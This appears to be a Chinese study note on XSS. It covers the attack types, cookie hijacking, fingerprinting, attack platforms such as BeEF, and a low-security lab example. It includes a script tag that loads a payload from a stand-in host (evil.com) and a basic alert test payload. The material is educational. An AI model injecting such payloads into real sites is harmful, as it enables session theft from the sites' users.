### Xss

Xss 跨站脚本攻击( cross site script) 通常指黑客通过“HTML注入”篡改了网页，插入了恶意脚本

1. 反射型xss
2. 存储型xss
3. DOM based xss 其实也是反射型xss的一种,通过修改页面的DOM节点

XSS Payload 黑客在页面中插入的用以完成各种具体功能的恶意脚本

危害在于 所有JavaScript能做到的事情 payload都能完成

因为本质上payload就是一个JavaScript程序

一个最常见的XSS payload ，就是通过读取浏览器的cookie对象 从而发起cookie劫持

将XSS payload 写在远程脚本，避免直接在URL的参数里写入大量的javascript代码

<script src = http:://www.evil.com/evil.js> </script>

**构造GET和POST请求**

攻击者可以通过插入一张图片来发起一个GET请求

通过javascript脚本识别浏览器的版本

UserAgent对象可以告诉我们很多客户端的信息 包括内核版本，浏览器版本，系统语言

但是浏览器的UserAgent是可以伪造的，所有通过javascript提取出来的信息不一定可靠

由于浏览器之间存在一定差异，不同的浏览器会实现一些特殊的功能，所以可以通过识别这些差异，判断浏览器的类型

进一步，可以识别用户安装的软件

CSS History Hack

其原理是利用style的visited属性——如果用户曾经访问过某个链接，那么这个链接的颜色会变得与众不同，但是已经被修复。

获取用户的真实ip地址

XSS攻击平台

Attack API 它总结了许多能够直接使用的payload，归纳为API的方式


BeEF

XSS-Proxy

XSS worm 蠕虫

XSS构造技巧

Xss 实例 security : low



这个代码对用户的输出没有做任何的过滤操作

所以当在输入框输入 <script> alert(‘XSS’) </script> 时 会执行script标签中的命令